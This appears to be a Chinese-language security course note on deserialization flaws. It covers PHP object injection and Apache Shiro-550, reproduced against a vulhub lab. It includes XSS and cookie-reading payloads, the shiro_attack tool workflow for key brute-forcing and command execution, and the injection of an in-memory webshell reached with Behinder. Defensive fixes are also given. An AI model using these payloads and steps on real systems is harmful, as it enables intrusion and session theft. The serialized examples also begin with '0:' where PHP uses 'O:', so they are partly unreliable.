

免责声明:

本课程内容仅限于网络安全教学,不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为,都严重违背了该课程设计的初衷,且属于使用者的个人行为与讲师无关,讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法,做一个良好公民。

反序列化漏洞

1、PHP 反序列化

(1) 简介

序列化,将变量转换成字符串的过程;反序列化,将字符串转换为变量的过程。序列化和反序列化本身没有问题,但是如果反序列化的内容是用户可以控制的,且后台不正当的使用了 PHP 中的魔法函数,就会导致安全问题。

序列化主要有两个用途:

1) 把对象的字节序列永久保存到硬盘上,通常存放在一个文件中(序列化对象)

2) 在网络上传送对象的字节序列(网络传输对象)

实际上就是将数据持久化,防止一直存储在内存当中,消耗内存资源。而且序列化后也能更好的便于网络传输。

序列化 `serialize()`

```

class S{
    public $test="pikachu";
}
$s=new S(); //创建一个对象
serialize($s); //把这个对象进行序列化
序列化后得到的结果是这个样子的:0:1:"S":1:{s:4:"test";s:7:"pikachu";}
0:代表object
1:代表对象名字长度为一个字符
S:对象的名称
1:代表对象里面有一个变量
s:数据类型
4:变量名称的长度
test:变量名称
s:数据类型
7:变量值的长度
pikachu:变量值

```

反序列化 unserialize()

```

$u=unserialize("0:1:"S":1:{s:4:"test";s:7:"pikachu";}");
echo $u->test; //得到的结果为pikachu

```

序列化和反序列化本身没有问题,但是如果反序列化的内容是用户可以控制的,且后台不正当的使用了PHP中的魔法函数,就会导致安全问题

常见的几个魔法函数:

- __construct() 当一个对象创建时被调用
- __destruct() 当一个对象销毁时被调用
- __toString() 当一个对象被当作一个字符串使用
- __sleep() 在对象在被序列化之前运行
- __wakeup 将在序列化之后立即被调用

漏洞举例:

```

class S{
    var $test = "pikachu";
    function __destruct(){
        echo $this->test;
    }
}
$s = $_GET['test'];
@$unser = unserialize($a);

payload:0:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}

```

(2) 演示

查看源码, 存在魔法函数



在 PHP 中, `isset()` 是一个内置函数, 用于检查变量是否已设置并具有非空值。它接受一个或多个参数, 并对每个参数进行检查。

下面是对代码片段 `if(!@$unser = unserialize($s))` 进行解释:

`$s` 是一个序列化的字符串, 通过调用 `unserialize()` 函数尝试将其反序列化为原始 PHP 值。

`@` 符号是一个错误控制运算符, 用于抑制由 `unserialize()` 可能引发的错误或警告。

`!` 符号表示逻辑非运算符, 用于对表达式结果进行取反。


因此, 整个代码片段的含义是: 尝试通过 `unserialize()` 将字符串 `$s` 反序列化, 并将结果赋值给变量 `$unser`。如果反序列化过程中没有出现错误, 则条件为假 (即返回 `false`), 进入 `if` 语句块之外的分支。如果出现错误, 则条件为真 (即返回 `true`), 进入 `if` 语句块内的分支。

```
0:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}
```

成功执行 xss 弹窗



```
0:1:"S":1:{s:4:"test";s:39:"<script>alert(document.cookie)</script>";
}
```



(3) 防御方法

- 1) 鉴权，反序列化接口进行鉴权，仅允许后台管理员等特许人员才可调用
- 2) 白名单，限制反序列化的类

2、JAVA 反序列化(Shiro-550)

(1) 漏洞原理

Apache Shiro 是一种功能强大且易于使用的 Java 安全框架，它执行身份验证、授权、加密和会话管理，可用于保护任何应用程序的安全。

Apache Shiro 框架提供了记住我 (RememberMe) 的功能，关闭浏览器再次访问时无需再登录即可访问。shiro 默认使用 CookieRememberMeManager，对 rememberMe 的 cookie 做了加密处理，在 CookieRememberMeManager 类中将 cookie 中 rememberMe 字段内容先后进行序列化、AES 加密、Base64 编码操作。服务器端识别身份解密处理 cookie 的流程则是：

获取 rememberMe cookie ->base64 解码->AES 解密（加密密钥硬编码）->反序列化（未作过滤处理）。但是 AES 加密的密钥 Key 被硬编码（密钥初始就被定义好不能动态改变的）在代码里，这就意味着每个人通过源代码都能拿到 AES 加密的密钥。因此，攻击者可以构造一个恶意的对象，并且对其序列化、AES 加密、base64 编码后，作为 cookie 的 rememberMe 字段发送。Shiro 将 rememberMe 进行解密并且反序列化，最终就造成了反序列化的 RCE 漏洞。只要 rememberMe 的 AES 加密密钥泄露，无论 shiro 是什么版本都可能会导致该漏洞的产生。

硬编码是将数据直接嵌入到程序或其他可执行对象的源代码中。如果在返回包的 Set-Cookie 中存在 rememberMe=deleteMe 字段，那么就可能存在此漏洞。

(2) 影响范围

Apache Shiro <= 1.2.4 (需要获取 AES 秘钥)

特征: 返回包中包含 rememberMe=deleteMe 字段


(3) 漏洞复现

1) 使用 vulhub 搭建靶场

进入相应漏洞目录 docker-compose up -d

```
(root@kali2021)~/vulhub/shiro/CVE-2016-4437
# docker-compose up -d
Pulling web (vulhub/shiro:1.2.4)...
1.2.4: Pulling from vulhub/shiro
43c265008fae: Pull complete
af36d2c7a148: Pull complete
2b7b4d10e1c1: Pull complete
f264389d8f2f: Pull complete
1a2c46e93f4a: Pull complete
f9506bb322c0: Pull complete
96f5dad14c2c: Pull complete
b6ea9c6684a0: Downloading [=====] 7.609MB/19.95MB
```

访问本机 ip:8080 进入靶场



2) 漏洞特征验证

设置代理, 任意输入账号密码, 使用 burp 抓取请求包, 在返回包 set_cookie 中存在 rememberMe=deleteMe 特征, 说明使用了 Shiro 组件。

Please sign in

Username

admin

Password

•••••

☒ Remember me

Sign in

```
15  
16 username=admin&password=123456&rememberme=remember-me
```

? ⚙️ ⬅️ ➡️ Search...


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200  
2 Set-Cookie : rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sun, 02-Jul-2023 07:53:06 GMT  
3 Content-Type : text/html; charset=UTF-8  
4 Content-Language : zh-CN  
5 Date : Mon, 03 Jul 2023 07:53:06 GMT  
6 Connection : close  
7 Content-Length : 2608  
8  
9 <!doctype html>  
10 <html lang="en">
```

3) 检测是否存在漏洞，爆破密钥


java -jar "E:\RJ\shentou tool\安全工具\反序列化工具
\shiro_attack-4.5.6-SNAPSHOT-all\shiro_attack-4.5.6-SNAPSHOT-all.jar"




4) 爆破利用链及回显




5) 命令执行



6) 注入内存马



7) 使用冰蝎连接



新增Shell

URL:

http://192.168.27.133:8080/aavicondemo.ico

密码:

pass1024

脚本类型:

jsp

分类:

default

自定义请求头:

备注:

取消

保存

http://192.168.27.133:8080/aavicondemo.ico

URL: http://192.168.27.133:8080/aavicondemo.ico 已连接

基本信息命令执行虚拟终端文件管理内网穿透反弹shell数据库管理自定义代码平行空间扩展功能备忘录更新信息

目录结构

optdevsbinbootusrproclibmntsrvarroottmpmediaetc

名称	大小	修改时间	权限
.	4096	2023/07/03 07:24...	rwxf-xf-x
..	4096	2023/07/03 07:24...	rwxf-xf-x
opt	4096	2016/10/20 20:17...	rwxf-xf-x
dev	340	2023/07/03 07:24...	rwxf-xf-x
sbin	4096	2016/10/20 20:18...	rwxf-xf-x
boot	4096	2016/09/12 04:09...	rwxf-xf-x
usr	4096	2016/10/31 21:55...	rwxf-xf-x
proc	0	2023/07/03 07:24...	r-xf-xf-x
lib	4096	2016/10/31 21:55...	rwxf-xf-x
mnt	4096	2016/10/20 20:17...	rwxf-xf-x
srv	4096	2016/10/20 20:17...	rwxf-xf-x
root	4096	2016/10/20 20:17...	rwf-----
tmp	4096	2023/07/03 07:24...	rwxfwxfwx
var	4096	2016/10/31 21:55...	rwxf-xf-x

(4) 修复方案

版本升级；AES 加密的密钥不采用硬编码